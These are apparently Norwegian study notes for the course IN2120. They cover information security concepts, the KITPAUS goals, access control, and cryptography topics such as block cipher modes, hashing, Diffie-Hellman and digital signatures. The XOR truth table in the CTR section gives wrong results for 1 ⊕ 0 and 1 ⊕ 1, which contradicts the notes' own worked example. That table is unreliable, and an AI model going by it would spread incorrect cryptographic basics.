

# IN2120 - Informasjonssikkerhet //BlastBlastBlast

## Begreper

### Engelsk

- Security →
- Safety →
- Certainty →

- Security
- Safety
- Certainty

### Norsk

- Sikkerhet
- Trygghet
- Vissitet



Presis oversettelse



Upresis oversettelse

### Engelsk

- Responsibility →

- Accountability →

### Norsk

- Ansvar (for mellomledere og medarbeidere)  
(operativt ansvar, å ha som oppgave)



Presis

- Responsibility
- Accountability


- Ansvar



Tvetydig

## Sikkerhet er beskyttelse av verdier mot skade

- **Fyisk sikkerhet:** hindre innbrudd, tyveri og tukling med utstyr
- **Samfunnsikkerhet:** opprettholde funksjonalitet i kritiske infrastrukturer
- **Sivil sikkerhet og rettsikkerhet:** opprettholdelse av lov og orden
- **Personalsikkerhet/trygghet/safety:** beskyttelse av liv og helse
- **Miljøsikkerhet:** hindre forurensing og fremme arter
- **Informasjonssikkerhet:** beskyttelse av informasjonsverdier
- **Personvern:** følge prinsipper for innhenting, lagring, behandling og deling av personopplysninger



## Informasjonssikkerhet er å beskytte informasjonsverdier mot skade

- Beskytte informasjonsverdier som:
  - Data, programvare, konfigureringer, utstyr og infrastruktur
- Informasjonsverdier kan skades
  - Brudd på ett eller flere av sikkerhetsmålene: KITPAUS
- Dekker både tilsiktet og utilsiktet skade
  - Trusselaktører kan være mennesker eller naturlige hendelser
  - Mennesker kan gjøre skade både tilsiktet og utilsiktet

## Krav i informasjonssikkerhet

- Vanlig god praksis:
  - Sette krav til adekvat sikkerhet i forretningsprosesser.
  - f.eks krav om autentisering og tilgangskontroll.
- Risikovurdering:
  - Sette krav om begrensning av sikkerhetsrisiko til et akseptabelt nivå.
  - Tiltak identifiseres gjennom risikovurdering og risikohåndtering.
- Regelverk:
  - Juridiske, lovbestemte, regulatoriske og kontraktmessige krav til informasjonssikkerhet
  - f.eks: GDPR, Sikkerhetsloven etc...

## Målsetting om “Styring av informasjonssikkerhet”


Målsetting er viktig, men det løser ikke alle sikkerhetsproblemer.

- Det oppdages staid nye sårbarheter i gamle systemer
- Nye digitale tjenester, ofte med sårbarheter, eksponeres online
- Trusselaktører er flinke til å finne sårbarheter som kan utnyttes
- Det utvikles stadig mer effektive angrepsverktøy
- Økende antall og alvorlighet av trusler

Informasjon er derfor en kontinuerlig prosess for å stoppe trusler og fjerne sårbarheter.

Målsetning for styring av informasjonssikkerhet er å oppnå god balanse mellom sikkerhetsrisiko og sikkerhetstiltak.

## Risiko



Desto større verdier du har, jo større og flere trusler er du utsatt for, som gjør deg mer sårbar. Dette øker risikoeksponering.

- **Verdier:** (informasjons)ressurser som er av verdi for en organisasjon
  - Data, systemer, applikasjoner, nettverk, enheter, tjenester, mennesker
  - Personopplysninger
- **Trussel:** Et potensielt angrepsscenario som kontrolleres av en trusselaktør
- **Sårbarhet:** Manglende sikkerhetstiltak mot trusler og evne til å håndtere hendelser.
- **Sikkerhetstiltak:** (security control): Metode for å forhindre trusler eller redusere konsekvenser av hendelser.

## Tiltak/Virkemidler/Controller for sikkerhet




## Sikkerhetstiltak - Ulike faser

- Preventative tiltak
  - Forhindre og avskrekke angrepsforsøk. F.eks kryptering av filer for konfidensialitet.
- Oppdagende/Detektive tiltak
  - Varsle angrep som forsøkes eller som allerede har skjedd. F.eks Inntrengingsdeteksjon (IDS)
- Korrigende tiltak
  - Gjenopprette skade på dataressurser eller angrep. F.eks Hente backup av program/data



## Sikkerhetstiltak for ulike datatilstander

- **Under lagring**
  - Fysiske media for lagring av informasjon
  - Fysiske, digitale eller mentale metoder for sikkerhet
  - F.eks tilgangskontroll, kryptering, fysisk skjerming etc.
- **Under overføring**
  - Kabler (glassfiber eller kobber), radiobølger eller lyd
  - Fysisk eller digitale metoder for sikkerhet
  - F.eks kryptering eller fysisk skjerming
- **Under bruk**
  - Operativsystemer og programmer som kjører på mikroprosessor
  - Fysisk eller digitale metoder for sikkerhet
  - F.eks OS-sikkerhet, tiltrodd beregning eller fysisk skjerming
- Data må beskyttes i alle tilstander.



## Sikkerhetsmål - KITPAUS

- **Konfidensialitet - Sikkerhetsmål**
  - Egenskapen av at informasjon ikke blir gjort tilgjengelig eller vist til uautoriserte individer, entiteter eller prosesser
- **Trusler**
  - Datatyveri (ekstern trussel)
  - Datalekasje (intern trussel)
- **Sikkerhetstiltak**
  - Kryptering
  - Kryptografiske kommunikasjonsprotokoller (f.eks TLS)
  - Autentisering og Tilgangskontroll
  - Anonymisering (f.eks gjennom pseudonym eller VPN)
  - Skallsikring
  - Sikkerhetskultur, bevissthet

**- Integritet - Sikkerhetsmål**

- **Dataintegritet:** Egenskapen av at data ikke har blitt endret eller slettet på en uautorisert måte (X.800)
- **Systemintegritet:** Egenskapen av å opprettholde korrekthet og kompletthet av dataressurser (ISO/IEC27000)
- Trusler
  - Ødelagte data og miskonfigurerete systemer
- Sikkerhetstiltak
  - Hashing, MAC, kryptering
  - Konfigurasjonsstyring
  - Endringsledelse
  - Autentisering
  - Tilgangskontroll
  - Sertifisert programvare
  - Sikkerhetskultur, bevissthet

**- Tilgjengelighet - Sikkerhetsmål**

- Egenskapen av at data og tjenester er tilgjengelige og anvendbare ved forespørsel fra en autorisert entitet
- Trusler
  - Tjenestenekt, overlastangrep (DoS / DDoS)
  - Løsepengevirus
  - Forsinkelse av tidskritiske funksjoner
- Sikkerhetstiltak
  - Redundans av ressurser
  - Failover-konfigurasjon
  - Brannmur
  - Sikkerhetskopiering (backup)
  - Hendelsesrespons og beredskap

**- Uavviselighet - Sikkerhetsmål**

- Egenskapen som sikrer at en bruker ikke kan benekte at de har utført en spesifik handling, for eksempel en transaksjon eller kommunikasjon. Gleder for både avsender og mottaker.
- Trusler
  - Avvisning av utførte transaksjoner eller sendt informasjon
  - Manipulering av logger eller loggfiler for å skjule aktiviteter
  - Mangel på dokumentasjon av handling og prosesser
- Sikkerhetstiltak
  - Digitale Signaturer
  - Kryptografisk hashing for dataintegritet
  - Tidsstempler
  - Sikker og pålitelig innlogging
  - Sertifikater og PKI
  - Revisjonssport og sporbarhetssystemer
  - Bevissthet rundt ansvar og bruk av sikkerhetsmekanismer.

**- Sporbarhet - Sikkerhetsmål**

- Formål: å kunne spore hendelser og handlinger til bestemte brukere og entiteter, slik at de må stå til regnskap for sine handlinger
- Trusler
  - Å ikke være i stand til å identifisere hvem som stod bak en handling
  - Å mangle tilstrekkelig bevis for å kunne gjøre anmeldelse
- Sikkerhetstiltak
  - Autentisering av alle brukere
  - Logging av systemhendlser
  - Elektroniske bevis
  - Ubenektelighet med digital signatur
  - Digital etterforskning

## - Pålitelighet - Sikkerhetsmål

- Egenskapen at systemer ikke innholder mange feil eller svakheter. Hvis feil likevel forekommer, betyr pålitelighet også at systemene kan tolerere visse feil uten at all funksjonalitet faller ut.
- Fokuserer mest på å forhindre ikke-tilsiktede hendelser, men er også viktig for å forhindre eller redusere konsekvens av tilsiktede hendelser.
- Trusler
  - Lav kvalitet i utvikling, konfigurering, feilretting og drift av systemer samt spesielt manglende oppmerksomhet på sikker systemutvikling.
- Tiltak
  - Mekanismer for feiltoleranse, og sikring og grundig testning.

## - Autentisering - Sikkerhetstiltak


- Sikkerhet over at noe eller noen er det/den de utgir seg for å være

### - Brukerautentisering


- Oppgi bruker-ID (self-identification) Claim
- Autentisering med autentikator(er) Proof
- Trussel
  - Identitetstyveri, falsk innlogging
- Sikkerhetstiltak
  - Passord
  - Personlig Kryptografisk brikke
    - BankID, OTP-Generator
    - ID-kort
  - Biometri
  - Sekundære kanaler
  - 2FA / Multifaktorautentisering

### - Systemautentisering - Sikkerhetstiltak

- Formål: Korrekt identifisering av systemet gjennom nettverk
- Trusler
  - Falske systemer
  - Falske transaksjoner
  - Man-in-the-middle angrep
  - Nettverksinnbrudd
- Sikkerhetstiltak
  - Kryptografiske protokoller for autentisering og integritet
  - TLS, IPSEC




## Enkel eller ubenektelig meldingsautentisering



## - Tilgangsautorisering - Sikkerhetstiltak

- Spesifisere tilgangsrettigheter for entiteter, dvs for brukere, roller og prosesser
  - Hvem som skal ha tilgang til hva
  - Autoriseringspolicy definert av mennesker
  - Autoriseringspolicy blir formalisert som regler og konfigureringer for tilgangskontroll i systemer.
- Delegering av autorisering.
  - f.eks Leder -> Sysadmin -> Bruker
- Tilgangsautorisering  $\equiv$  Tilgangskontroll

Identitets- og tilgangshåndtering  
IAM  
Identity and Access Management







## - Tilgangskontroll - Sikkerhetstiltak

- Tilgangskontroll foregår etter at brukeren er autentisert.
- Brukeren må være autentisert for at systemet skal vite hvem som prøver å utføre en handling eller forespør tilgang.
- Tilgangskontroll benytter autoriseringspolicy/regler for å avgjøre om brukeren er autorisert for tilgang til ressurser.
- Policy/regler for tilgangsautorisering defineres under konfigureringsfasen slik at tilgangskontroll kan utføres under bruksfasen.
- Forskjellige regler:
  - Identitetsbasert DAC
  - Merkebasert MAC
  - Rollebasert RBAC
  - Attributbasert ABAC (Generalisering av alle måtene ovenfor)

## Kryptografi

- **Kryptografi** er vitenskapen om hemmelig skrift med det formål å skjule betydningen av en melding
- **Kryptoanalyse** er vitenskapen om å knekke kryptografi
- **Kryptologi** dekker både kryptografi og kryptoanalyse
- Kryptografi støtter følgende sikkerhetsmål:
  - **Konfidensialitet**
    - Gjør data uleselige for enheter som ikke har de riktige kryptografiske nøklene, selv om de har dataene.
  - **Integritet**
    - Enheter med de riktige nøklene kan bekrefte at data er korrekt og ikke er blitt endret av uautoriserte
  - **Autentisitet**
    - Enheter som kommuniserer kan få visshet om at identiteten til den andre brukeren eller avsenderen av en melding er det den påstår å være.
- Benyttes også til Digital Signatur og PKI (Public-Key-Infrastructure)
  - Sterkt bevis på dataautentisitet som kan verifiseres av tredjeparter
  - Skalbar (til hele internett) sikker distribusjon av kryptografiske nøkler.



## Kryptering:

Klartekst **M** transformeres med *krypteringsfunksjon E* til chiffertekst **C** styrt av Krypteringsnøkkelen **k**  
 $C = E(M, k)$

## Dekryptering:

Chiffertekst **C** transformeres med *dekrypteringsfunksjon D* til klartekst **M** styrt av Krypteringsnøkkelen **k**.

$$M = D(C, k)$$

### - Symmetrisk chiffer

- Samme nøkkelen for kryptering og dekryptering

### - Asymmetrisk chiffer

- Nøkkelpar med privat og offentlig nøkkelen
  - Krypteres med offentlig nøkkelen
    - Dekrypteres med privat nøkkelen
  - Digital signatur med privat nøkkelen
    - Validering av signatur med offentlig nøkkelen

## Styrken av et chiffer

- Nøkkelstørrelse
- Bestemmer nødvendig tid for nøkkelsøk. Vanlig størrelse for symmetrisk blokkchiffer er 256 bits.
- Angriperen må prøve gjennomsnittlig  $2^{256}/2$  nøkler – svært upraktisk.
- Algoritmens styrke
- Kryptanalyse kan utnytte statistiske ujevnheter i chifferteksten.
- En jevn fordeling av bitmønstre/tegn forhindrer kryptanalyse.
- Hvis det fins  $N$  ulike nøkler vil nøkkelstørrelse være:  $\log_2(N)$ .

## Statistisk kryptanalyse

- Klassiske chiffer, som **Cæsarchifferet**, er svake fordi de ikke skjuler statistiske ujevnheter.

## Claude Shannon Informasjonsteoriens far

- Definerte **bit** som minste informasjonsenhet.
- Definert **informasjonsentropi** som mål på mengden informasjon.
- **SP-nettverk**: Bruk av substitusjon og permutasjon for å fjerne statistiske ujevnheter.

## Shannons blokkchiffer SP-nettverk



- **Substitusjon**: Erstatter sub-blokker for «confusion».
- **Permutasjon**: Flytter sub-blokker for «diffusion».
- Typisk 10-20 runder.

## AES - Advanced Encryption Standard

- **DES** (1977) ble sårbart på 1990-tallet.
- **AES** (2001), basert på **Rijndael**, har nøkkelstørrelser på **128, 192 eller 256 bits** og følger Shannons SP-prinsipp.


## Blokkchiffer: Operasjonsmoduser

- Krypterer blokker på 128 bits. Modus avgjør sikkerheten ved kryptering av flere blokker
- Vanlige moduser
  - CTR, CBC, OFB, CFB** – Sikre.
  - ECB** – Usikker.



## ECB (Electronic Code Book)

- Enkleste krypteringsmodus
- Klarteksten deles opp i blokker
- $M_1, M_2, \dots, M_n$
- Hver blokk krypteres separat.
  - Notasjon kryptering:  $C_1 = E(M_1, K)$
  - Notasjon dekryptering:  $M_1 = D(C_1, K)$
  - Like klartekstblokker gir like chiffertekstblokker, dette er problemet !



## CTR (Counter Mode)

Inkrementerende telleverdi krypteres og kombineres med klartekst via **XOR**.

Like klartekstblokker gir ulike chiffertekstblokker.


XOR-egenskap

$\mathbf{M} \oplus \mathbf{U} \oplus \mathbf{U} = \mathbf{M}$  – Meldingen forblir uendret etter to XOR-operasjoner med samme verdi.

## Tellermodus - Counter Mode (CTR) (dybde for forståelse)

**CTR-kryptering** (Counter Mode) er en metode som gjør kryptering og dekryptering på en litt annen måte enn tradisjonelle moduser. La oss gå gjennom punkt for punkt:

- Klartekstmeldingen deles opp i flere blokker, for eksempel **M1, M2, ..., Mn**.
- En inkrementerende tellerverdi T krypteres
- Kryptering:
  - Tellervarden **T1** krypteres ved hjelp av krypteringsfunksjonen **E** og nøkkelen **K**, som gir oss en kryptert verdi.
  - Denne krypterte telleverdien brukes deretter til å kryptere klartekstblokken **M1** ved hjelp av en **XOR**-operasjon:
    - $C_1 = E(T_1, K) \oplus M_1$
  - **XOR**-operasjonen sikrer at selv om to klartekstblokker er like, vil krypterte telleverdier gjøre at chiffertekstene **C1** og **C2** blir forskjellige.
- Dekryptering:
  - For å dekryptere chifferteksten **C1**, brukes igjen den krypterte telleverdien **E(T1, K)** og vi kjører en **XOR**-operasjon med **C1**:
    - $M_1 = E(T_1, K) \oplus C_1$
  - Grunnen til at dette fungerer, er at ved å **XOR-e** den samme verdien to ganger, får vi tilbake den opprinnelige meldingen (som forklart nedenfor).
- Binær addisjon med XOR ( $\oplus$ ):
  - **XOR** fungerer slik at hvis du **XOR-er** en bit med seg selv, får du alltid **0**.
  - Hvis du **XOR-er** en bit med **0**, forblir den uendret.
  - Denne egenskapen gjør det mulig å gjenopprette klarteksten fra chifferteksten under dekryptering.




Eksempel:

- La oss si at **M1 = 1111** og den krypterte telleverdien **E(T1, K) = 1001**.
- Kryptering:
  - $C_1 = 1001 \oplus 1111 = 0110$
- Dekryptering:
  - For å få tilbake klarteksten, bruker vi samme krypterte telleverdi:
  - $M_1 = 1001 \oplus 0110 = 1111$

$0 \oplus 0 = 0$	$0 \oplus 1 = 1$
$1 \oplus 0 = 0$	$1 \oplus 1 = 1$

## CBC (Cipher Block Chaining)

- Klarteksten deles opp i blokker  $M_1, M_2, \dots, M_n$
- Hver chifferblokk adderes til neste klartekstblokk med binær XOR  $\oplus$  før kryptering
- Starter med en tilfeldig IV (initialiseringsvektor) som ikke trenger å være hemmelig
- Like klartekstblokker krypteres til forskjellige chiffertekstblokker, dette gir god sikkerhet !



- Klarteksten deles opp i blokker:  $M_1, M_2, \dots, M_n$
- Hver chifferblokk adderes til neste klartekstblokk med binær XOR før kryptering
  - Notasjon kryptering:  
 $C_1 = E(IV \oplus M_1, K)$   
 $C_2 = E(C_1 \oplus M_2, K)$   
 $C_n = E(C_{n-1} \oplus M_n, K)$
  - Notasjon dekryptering:  
 $M_1 = D(C_1, K) \oplus IV$   
 $M_2 = D(C_2, K) \oplus C_1$   
 $M_n = D(C_n, K) \oplus C_{n-1}$


## Hashfunksjoner

- Krav til hashfunksjon
- **Lett å beregne:** Beregning av  $\text{Hash}(x)$  skal være enkel.
- **Komprimering:** Komprimerer vilkårlig store data  $x$  til en fast hash-verdi, typisk 256 eller 512 bits.
- **Enveis:** Umulig å finne inputdata  $x$  gitt hash-verdi  $y$  slik at  $\text{Hash}(x) = y$ .
- **Svak kollisjonsresistens:** Umulig å finne  $x'$  slik at  $\text{Hash}(x) = \text{Hash}(x')$  for et gitt  $x$ .
- **Sterk kollisjonsresistens:** Umulig å finne to ulike datasett  $x$  og  $x'$  slik at  $\text{Hash}(x) = \text{Hash}(x')$ .

## Velkjente hashfunksjoner


- **MD5:** 128 bits, ikke sikker.
- **SHA-1:** 160 bits, relativt lett å finne kollisjoner. Skal ikke lenger brukes.
- **SHA-2:** 256, 384, 512 bits, regnes som sikker.
- **SHA-3:** Standardisert i 2015, liten bruk da SHA-2 fortsatt er sikker.

## Engangsnøkkelen: One-Time Pad (Gilbert Vernam, 1917)



- Bit for bit binær XOR addisjon:  $c_i = m_i \oplus k_i$   
 $m_i = c_i \oplus k_i = m_i \oplus k_i \oplus k_i = m_i \oplus 0 = m_i$
- OTP gir perfekt sikkerhet ved å anta at OTP-nøkkelen er helt tilfeldig, av samme lengde som meldingen, og brukes bare en gang.

## Egenskaper ved hashfunksjoner




## Anvendelser av hashfunksjoner:

- Sammenligning av filer, passordbeskyttelse, integritetssjekk, MAC, digitale signaturer, kryptovaluta, pseudotilfeldige tall, kryptonøkkelen generering.

## Meldingsautentiseringskode (MAC)

- Bruker en hemmelig nøkkelen  $k$  for å beregne en autentisert hash-verdi:  $\text{MAC} = \text{Hash}(M, k)$ .
- Krever at både avsender og mottaker kjenner nøkkelen  $k$ .

### Meldingsautentisering med MAC



## Asymmetrisk kryptografi

- Grunnleggende prinsipp
  - Bruker to nøkler: offentlig for kryptering og privat for dekryptering.
  - Tung beregning, derfor brukes **hybrid kryptering** som kombinerer asymmetriske og symmetriske metoder.

## Tradisjonelle asymmetriske algoritmer:

- **RSA**: Krever store nøkler (2048 bits) for sikkerhet.
- **Elliptisk kurvekryptografi (ECC)**: Mindre nøkler (256 bits), basert på vanskelige diskrete logaritmer.

## Hybrid kryptering

- **Symmetriske chiffer**: Raskere enn asymmetriske chiffer.
- **Asymmetriske chiffer**: Brukes til nøkkeldistribusjon.
- Kombinerer begge for effektiv kryptering og sikker nøkkeldistribusjon.

## Svakhet ved hybrid kryptering

- Mangler perfekt fremoverhemmelighold, men dette kan oppnås ved bruk av **Diffie-Hellman**.


## Diffie-Hellman nøkkeltutveksling

- Brukes til å utveksle en felles hemmelig nøkkel mellom to parter.
- **Problem**: Gir ingen autentisering, sårbar for man-i-midten-angrep.
- **Løsning**: Kombinere med digital signatur for autentisert nøkkeltutveksling.
- **Applikasjoner**: TLS (https), IKE og IPSec.


## Digital signatur

- **MAC** kan ikke brukes som bevis for dataautentisitet.
- Digitale signaturer kan verifiseres av tredjepart og gir ubenektelig autentisering.
- Funksjoner:
  - **Signering**: Bruker privat nøkkel.
  - **Verifikasiing**: Bruker offentlig nøkkel.

